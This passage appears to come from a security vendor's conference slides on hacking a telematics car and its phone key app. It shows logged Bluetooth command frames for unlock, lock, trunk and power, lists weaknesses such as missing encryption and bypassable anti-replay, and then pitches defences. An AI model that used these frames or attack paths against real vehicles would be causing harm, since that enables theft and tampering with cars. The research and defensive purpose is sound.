I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterInfo([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11
 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildLoginRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 -4 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11
 -6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildUnLockRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11
 -6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildLockRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 7 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -
6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): controlPower([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 -6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 9
0 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): drawBackdRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 15 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11
-6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildInvalidRequest:[ 90 -91 -27 0 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): drawBackdRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 15 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11
-6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildInvalidRequest:[ 90 -91 -27 0 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): drawBackdRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 15 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11
-6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildInvalidRequest:[ 90 -91 -27 0 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): controlPower([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 -6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 9
0 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildLockRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 7 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -
6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildOpenTruckRequest([ 49 50 51 52 53 54 97],[ 54 53 52 51 50 49 97]):[ 90 -91 -27 6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-11 -6 90 -91 -31 49 50 51 52 53 54 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 54 53 52 51 50 49 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
```

Summarize:

- Cloud

  Web security,lack of protection of username&password.

  Lack of protection of sensitive information returned.

- Phone

  Lack of protection of encryption key.

  With no transport layer encryption,like HTTPS.

  Single-factor on authorization.


  Anti-replay can be easily bypass.

- Car

  The bluetooth module connect to both CAN-BCM & CAN-D

  4 digital ping ,attack with Ubertooth?

  Key authorization JUST before the register view.


Telematics car
360 defense platform
360 defense platform
Telematics Service provider
360 defense platform
360 defense platform
✓ Anti-DDOS
✓ Data Filter
✓ Rquest Monitor
✓ Block Attacking Request
phone
✓ Anti-ReverseEngineering
✓ Anti-Tampering
✓ Anti-Debugging
✓ Anti-Repacking

加固保为移动应用提供专业安全的保护，可防止应用被逆向分析、反编译、二次打包，防止嵌入各类病毒、广告等恶意代码，从源头保护数据安全和开发者利益。

反篡改

通过签名校验保护，能有效避免应用被二次打包，杜绝盗版应用的产生

反窃取

对内存数据进行变换处理和动态跟踪，有效防止数据被获取和修改

反逆向

对代码进行加密压缩，可防止破解者还原真实代码逻辑，避免被复制

反调试

多重手段防止代码注入，可避免外挂、木马、窃取账号密码等行为

数据分析

免SDK接入

无需接入SDK，加固后即可查看应用数据，帮助开发者更方便快捷的了解数据情况

全面掌握运营数据

实时、全面的数据分析服务，能全面透析各项运营数据指标，帮助开发者掌握数据动态，高效应对数据变化

More？

- 新车型没有做到关键ECU和攻击点的安全隔离
- 随着辅助驾驶等汽车智能化的推广，新车上的通信模块和新功能点也会增加，但是我们并没有看到对应的安全部署的增加
- 如果一味最求用户智能体验而忽视安全。。。
- 我们会对国内主流车型进行整车电气架构和通信接口的安全评价

Car-hacking Attack Paths

- Auto app vulnerability → WIFI → CAN BUS (OwnStar)
- OBD dongle → inject messages into CAN BUS (car sharing companies and smart car key)
- OBD dongle → firmware →CAN BUS (Zubie and Snapshot)
- WIFI→ infotainment →CAN controller → firmware → CAN BUS (Jeep)

CAN BUS – the “last-mile” attack

Car-hacking Limitations

- Time-consuming (from weeks to almost one year)
  - Various hacking attempts and attack paths
- Limited team force
  - Individual or a small group
- Attack vectors
  - On-site DIY: physical access or short distance
  - Remote attack may requires various support: 'femtocell' device (compact cellular base station) or dealership to fix the corrupted infotainment system
- Leverage security audit gaps of car OEMs or dealership

How to Defend Against Car Attacks

- Shorten time window
  - Don't leave weeks for hackers to reverse engineer
  - Alert suspicious activities in seconds, minutes or hours via firewalls
  - Security Over The Air (SOTA) vulnerability fixing/new security feature
- Enhance security audit at dealership, device inventory and tracking
- Connected-car cyber security protection framework
  - Easily deployed solution for existing cars/IVI/TBOX devices
  - Incoming "script kiddies" car-hacking wave


US SPY CAR ACT Guidance

- Apply protection on each entry point of attacks
- Security penetration testing
- Vehicle data： privacy leakage and un-authorized access
- Protection solutions need to be ready in 2 years

  1）detection 2）alerting 3）mitigation


- Protection level

  Understandable and graphic




- “**FUSE**” Connected-car Cyber Security Protection
  - **F**-Firewall
  - **U**-Umbrella Policy
  - **S**-Security-Over-The-Air (SOTA)
  - **E**-Event Intelligence

- Working with car makers and infotainme
- In-line protection + intelligence
- No malicious messages can go into cars



SOTA: 防止汽车攻击


"FUSE"-SOTA
SOTA
Server in the cloud:
$\Delta = F_2 - F_1$
Δ
Δ
(1) FW; (2) IPS;
(3) $F_2 = F_1 + \Delta$.
Updating F_2
Firmware
In a vehicle
(1) FW; (2) IPS;
(3) $F_2 = F_1 + \Delta$.
Updating F_2
Firmware
In a vehicle

THANK YOU
Q&A